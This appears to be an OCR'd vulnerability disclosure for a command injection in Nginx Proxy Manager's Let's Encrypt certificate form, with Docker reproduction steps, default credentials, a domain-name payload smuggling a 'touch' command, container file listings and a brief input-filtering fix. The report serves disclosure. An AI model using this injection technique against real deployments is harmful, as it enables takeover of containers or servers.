
Nginx proxy manager Command Inject vulnerability

CVE Vulnerability Report

Vulnerability Details



I found a command injection vulnerability in nginx-proxy-manager, because the backend code does not filter user input, an attacker can exploit this vulnerability to obtain permissions, due to the different deployment methods of the old and new versions, the corresponding container permissions/server permissions can be obtained


```
NginxProxyManager
```

Steps to Reproduce

1. Create a docker-compose.yml file with the following contents


```
version: '3'
services:
```

```
  app:
    image: 'jc21/nginx-proxy-manager:latest'
    restart: unless-stopped
    ports:
      - '80:80'
      - '81:81'
      - '443:443'
    volumes:
      - ./data:/data
      - ./letsencrypt:/etc/letsencrypt
```




2. Execute the following command:


```
docker-compose up -d
```




3. using browser open link: `http://127.0.0.1:80`



4. Using `admin@example.com/changeme` login web console
5. configure your email address and new passwd
6. click SSL Certificates → Add SSL Certificate




7. click Let's Encrypt




8. Fill the payload with domain names

```
test.com "||touch /3.txt||\n
test.com"
```




9. click `I Agree to the Let's Encrypt Terms of Service` ,But don't log in, let's check the list of container root files
10. Go to the container and view the list of container root files

```
docker ps
docker exec -it 46 sh -c "ls -lha /"
```



11. Go back to the Nginx Proxy Manager web backend and click Save
12. Next, you'll see an error on the page



13. Check the docker container root file again

```
docker exec -it 46 sh -c "ls -lha /"
```

```
[trainee@traineedeWindows7-Pro laster % docker exec -it 46 sh -c "ls -lha /"
total 104K
drwxr-xr-x   1 root root 4.0K Feb 24 03:58 .
drwxr-xr-x   1 root root 4.0K Feb 24 03:58 ..
-rwxr-xr-x   1 root root    0 Feb 24 03:57 .dockerenv
-rw-r--r--   1 root root    0 Feb 24 03:58 3.txt
drwxr-xr-x   1 root root 4.0K Nov  8 04:57 app
drwxr-xr-x   1 root root 4.0K Nov  8 04:56 bin
drwxr-xr-x   2 root root 4.0K Sep  3 12:00 boot
-rw-r--r--   1 root root  152 Nov  7 22:17 built-for-arch
drwxr-xr-x   8 root root  256 Feb 24 03:58 data
drwxr-xr-x   5 root root  340 Feb 24 03:57 dev
drwxr-xr-x   1 root root 4.0K Feb 24 03:57 etc
drwxr-xr-x   2 root root 4.0K Sep  3 12:00 home
-rwxr-xr-x   1 root root  389 Mar 21  2019 init
drwxr-xr-x   1 root root 4.0K Nov  7 22:18 lib
drwxr-xr-x   2 root root 4.0K Oct 24 00:00 lib64
drwxr-xr-x   2 root root 4.0K Mar 21  2019 libexec
drwxr-xr-x   2 root root 4.0K Oct 24 00:00 media
drwxr-xr-x   2 root root 4.0K Oct 24 00:00 mnt
drwxr-xr-x   1 root root 4.0K Nov  7 21:53 opt
dr-xr-xr-x 240 root root    0 Feb 24 03:57 proc
drwxr-xr-x   1 root root 4.0K Nov  8 04:56 root
drwxr-xr-x   1 root root 4.0K Feb 24 03:57 run
drwxr-xr-x   2 root root 4.0K Oct 24 00:00 sbin
drwxr-xr-x   2 root root 4.0K Oct 24 00:00 srv
dr-xr-xr-x  13 root root    0 Feb 24 03:57 sys
drwxrwxrwt   1 root root 4.0K Feb 24 03:58 tmp
drwxr-xr-x   1 root root 4.0K Mar 21  2019 usr
drwxr-xr-x   1 root root 4.0K Nov  8 04:56 var
```

Scope of Impact

```
NginxProxyManager 2.0.0~2.9.19
```

Recommended Solution

```
When the backend accepts user input, it filters the user input to prevent malicious charac
ters from entering, such as: ' " / |
```

References

Project Link: `https://github.com/NginxProxyManager/nginx-proxy-manager`